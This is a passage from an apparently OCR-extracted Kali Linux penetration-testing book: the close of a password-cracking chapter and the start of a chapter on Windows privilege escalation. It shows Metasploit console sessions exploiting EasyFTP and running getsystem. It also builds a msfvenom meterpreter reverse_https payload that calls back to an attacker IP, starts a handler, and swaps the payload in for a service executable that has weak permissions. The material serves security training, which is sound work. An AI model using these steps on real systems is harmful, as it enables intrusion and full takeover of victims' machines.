


3. Add the label for the new entry.
4. Put in the full path to the tool.

5. Optionally, add a comment that will show as a Tool-Tip when you mouse over the tool.
6. Click the **OK** button:



7. Click on the box in the upper-left corner of the dialog to add (or change) the icon for the tool from `/usr/share/icons` and any of the themed icon sets:



You might want to look at the icons through the filesystem rather than through the `insert image` dialog, as the dialog does not show you what the images look like.

Summary

In this chapter, you got to use three new tools for password cracking, and also learned how to add a new item to the main menu. Johnny, and his progenitor, John the Ripper, are the most popular tools you can find on Kali for cracking hashes on the local machine, so you will probably choose one of these two tools when you are testing your users' password decisions.

Hydra has many more options than basic John-based tools, but with the improved power comes increased complexity. Hydra is designed to attack specific devices over the wire, but as you discovered, the attack surface is very small and the tool is very noisy.

The final bonus was more customizing help. Now you know how to add items to the main menu to make Kali Linux your own.

In the next chapter, we will show you how to achieve and maintain elevated privilege in Windows devices. This is by far the most common approach to attacks by cyber-criminals. The average attacker gains access and maintains a presence in the target network for 90 days or more.

7
Windows Privilege Escalation

Privilege escalation is the process of increasing the level of access to a machine or a network. Technically, it could be said that any exploit that gains access to a system is escalating the privileges of the attacker. Coming from no access to User access is escalating the privileges of the attacker, but normally this term is used for exploits gaining either root or SYSTEM access. In Hacker terms, **Total Pwnage**. This is the ultimate goal of an attacker. Once this level of access is gained, all data and control of the system is now under your control. Stealing data and/or confidential information is now just a matter of copying the data off the system. You now have the rights. In this chapter, we will cover the following:

- Getting Access with Metasploit
- Replacing Executables with Malevolent Twins
- Local Privilege Escalation with a Stand-Alone tool
- Escalating Privileges with Physical Access
- Weaseling in with Weevely

Gaining access with Metasploit

Metasploit gives you an "Easy Button"; it's called **getsystem**. Once an exploit has exploited the system and you have a Meterpreter shell running, the command `getsystem` will automatically run an exploit to gain full SYSTEM level access of a Windows machine. This also works on almost all other operating systems once the Meterpreter shell is implemented. Metasploit will run the right exploit of that operating system to gain full access. We have seen the use of this command in earlier chapters of this book. We will cover the details of this command a little more here.

We are going to use an EasyFTP exploit to gain access. As we all know, some applications must be run under the Administrator account in order for the application to run. This is also a good demonstration of why applications should never run under the Administrator account. We are going to exploit the system with a known Domain User Account named `rred`. The `rred` account is a normal domain account with rights that any normal domain user would have. Using this service, he has read/write access to the EasyFTP service and the FTP directory. The EasyFTP service is doing a **Run As Administrator**.In the following screenshot, we see the exploit running and exploiting the system using the `rred` account:

```
msf exploit(easyftp_cwd_fixret) > show options

Module options (exploit/windows/ftp/easyftp_cwd_fixret):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   FTPPASS  Live224!         no        The password for the specified username
   FTPUSER  rred             no        The username to authenticate as
   RHOST    192.168.204.3    yes       The target address
   RPORT    21               yes       The target port


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LHOST     192.168.204.128  yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   9   Windows Universal - v1.7.0.11


msf exploit(easyftp_cwd_fixret) > exploit

[*] Started reverse handler on 192.168.204.128:4444
[*] Connecting to FTP server 192.168.204.3:21...
[*] Connected to target FTP server.
[*] Authenticating as rred with password Live224!...
[*] Sending password...
```

Logging in as rred

After exploiting the system, we run the following command:

```
sysinfo
```

This shows we have a successful compromise and lists the system information.


Next, run the following command:

```
getuid
```

This shows the account the exploited is running under and the rights you have with the exploit. We can see we have administrator rights. We want full SYSTEM access, so then run the following command:

```
getsystem
```

This elevates your rights to SYSTEM. You can see this by running the `getuid` command again:



We now have a fully compromised machine.

Replacing the executable

There are many file types that the Windows Operating Systems treat as executable. The following table is a partial list of Windows/DOS executable files and extensions that windows treats as an executable if there is executable code written into it:

Extension	Extension	Extension	Extension	Extension	Extension
a6p	dbr	ime	msi	pyzw	sxx
accde	dll	INF1	msp	qpx	tlcp
aex	dsp	INS	mst	r	trs
agt	elf	int	ndr	REG	VB
aif	exe	INX	nt	RGS	VBE
air	exe1	ISU	paf.exe	rpm	vbs
apk	exp	jar	PDF	rtl	VBS
app	fmx	jax	pe	run	VBSCRIPT
appref-ms	fox	JOB	pgm	rxe	wgt
appx	fpx	js	pif	ryb	widget
bas	fqy	JSE	PIF	s2a	wiz
bat	frm	jse	pl	scr	WS
btm	fxp	kmd	prg	SCT	wsf
c	gadget	le	prx	self	wsh
cac	gambas	lnk	PS1	shb	wwe
cmd	gpu	mex	pwz	SHB	xap
com	hta	mexw32	pyd	shs	xip
CPL	ifs	msc	pyz	sko	xlnk

We are most used to thinking about the EXE as a program file, but you may not have heard of many of these. Most of them could be used as an attack vector. You have undoubtedly seen (and sent out) notices warning users of potentially dangerous EXE, PIF, SCR, and PDF files. With the model of exploit we are going to demonstrate here, the two most likely file types to exploit are the DLL and the EXE.

If you can replace a standard DLL file with a specially crafted DLL, you can hide your malware in plain sight. You have probably seen dependency problems when you update a program, and it includes a new legitimate version of a particular DLL. The new program works great, but some older application fails with the error `WBDOOS.DLL not found`. You have to hunt all over to find a copy of the DLL that works with both applications. CVE-2016-0016 is an exploit that loads a special DLL file. This allows elevation of privilege. It works with most un-patched Windows versions. Make sure you have patched your servers for MS16-007.

Now let's do this with an EXE. Sometimes an application can be exploited because of bad file permissions. This can be due to lack of security during the installation process or a misconfiguration by the user installing the application. All sysadmins have seen an errant application where you must play with the file permissions in order to get the application to run. This will show the dangers of bad file permissions and running services and applications as Administrator. For the demo, we have broken the EasyFTP service.

Disclamer:

As stated, we have broken the security on EasyFTP. The settings being used are not the normal settings found during a normal installation of this service. This demonstration is not a reflection of the quality of EasyFTP or its developers. However, it should be noted that this flaw can be found with a lot of different applications.

Logged into the server `bo-srv2.boweaver.net` as rred, a normal user, we can run the tool `icacls.exe` against the EasyFTP executable to see the file permissions on the file:

```
icacls ftpbasicsvr.exe
```

In the following, we see that the `Everyone` group has full access to the file. This means we can write over the file with a malicious payload. By overwriting this file when the service or the system is restarted, our payload will run:

```
C:\easyftp_server\easyftp-server-1.7.0.11-en>icacls ftpbasicsvr.exe
ftpbasicsvr.exe Everyone:(F)
                NT AUTHORITY\SYSTEM:(I)(F)
                BUILTIN\Administrators:(I)(F)
                BUILTIN\Users:(I)(RX)

Successfully processed 1 files; Failed processing 0 files

C:\easyftp_server\easyftp-server-1.7.0.11-en>
```

First we will need a payload. Payloads can be found at Offensive Security's exploit site, `http://www.exploit-db.com`. You can also build your own payload using Metasploit's msfvenom.

Warning!

Be very careful of payloads downloaded from the Internet. Only use payloads and exploits that come from a known and trusted source such as Offensive Security's exploit-db. Even if the code comes from a source you trust, always review the source code to be sure the exploit is not doing something you don't want to happen.

For this we are going to use msfvenom to build a payload. You will also see this in the next chapter. Payloads are important tools in pen testing. Remember, this is the way the bad guys do it.

We will get more in-depth in the next chapter using msfvenom. Still, for this demonstration, we still need to know the flags to use to build our payload:

```
Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] <var=val>
Options:
    -p, --payload    <payload>       Payload to use. Specify a '-' or
stdin to use custom payloads
    -l, --list       [module_type]   List a module type example:
payloads, encoders, nops, all
    -n, --nopsled    <length>        Prepend a nopsled of [length] size
on to the payload
    -f, --format     <format>        Output format (use --help-formats
for a list)
    -e, --encoder    [encoder]       The encoder to use
    -a, --arch       <architecture>  The architecture to use
        --platform   <platform>      The platform of the payload
    -s, --space      <length>        The maximum size of the resulting
payload
    -b, --bad-chars  <list>          The list of characters to avoid
example: '\x00\xff'
    -i, --iterations <count>         The number of times to encode the
payload
    -c, --add-code   <path>          Specify an additional win32
shellcode file to include
    -x, --template   <path>          Specify a custom executable file to
use as a template
    -k, --keep                       Preserve the template behaviour and
inject the payload as a new thread
    -o, --options                    List the payload's standard options
    -h, --help                       Show this message
        --help-formats               List available formats
```

We build the exploit by running the following command:


```
msfvenom -a x86 –platform windows -p windows/meterpreter/reverse_https
LHOST=192.168.204.128 LPORT=443  -f exe -o svchost13.exe
```

The `-a` flag sets up the architecture, which is x86. The `-platform` flag will set the operating system, which is Windows. The `-p` flag will set the type of payload to use. We will also add the attacker's machine IP address and the Listening port to connect to. Here, we are using port 443. We are going to use a reverse https connection to connect to our attacker's machine. The `-f` flag is the file type to write to. Here, it is `exe`. Lastly, the `-o` flag directs venom to write out to the file name `ftpbasicsvr.exe`, which is the file name we're going to replace:


```
root@kalibook:~#
root@kalibook:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https
LHOST=192.168.204.128 LPORT=443 -f exe -o ftpbasicsvr.exe
No encoder or badchars specified, outputting raw payload
Saved as: ftpbasicsvr.exe
root@kalibook:~#
```

We now have a malicious payload. Didn't you always want to be malicious sometime? Here's your big chance!

We need to put the file on the Kali attacking machine, where the user can copy it to the victim machine. So open Nautilus, right-click, and copy:




Then click on the **File System** icon, go to `/var/www` directory, and right-click and paste the file:



Services are not set to autostart on Kali, and for good reason. In a hostile environment, any open listening port can be a vulnerability for another hacker to exploit. We will need to start the Apache web service. Run the following command:

```
service apache2 start
```



The file is ready to serve up. It is a good idea to use the http or https services for exchanging files. These services are pretty much allowed on all systems, because these are the protocols used to updated the systems. Attempted (or successful) connections to protocols such as FTP, SSH, or non-standard ports, may be detected or blocked by network monitoring devices.

Next, we need to fire up the handler to which the payload can connect. From the msfconsole prompt, run the following:

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_https
set LHOST 192.168.204.128
set LPORT 443
```


Then run the following command:

```
exploit
```


This will open the port and begin listening on port `443` to receive the victim machine's call home:

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.204.128
LHOST => 192.168.204.128
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
```


Next, from the victim machine, open your web browser of choice, and get the file from the attacking machine by going to `http://192.168.204.128/ftpbasicsvr.exe`. Your browser may complain about downloading an executable, but just change the security settings, and download the file. This is a bit noisy, and a machine that has an ArcSight client will register that you are making these changes as a SYSTEM user:




Next, save the file:




Save it to a directory. Here we're using the default directory **Downloads**:




After saving the file, we will need to copy it the EasyFTP working directory. So right-click the file and copy:



Next we paste the file to the EasyFTP working directory. It will prompt you for what to do. Click on the **Copy and Replace**. The file is now replaced with your payload:



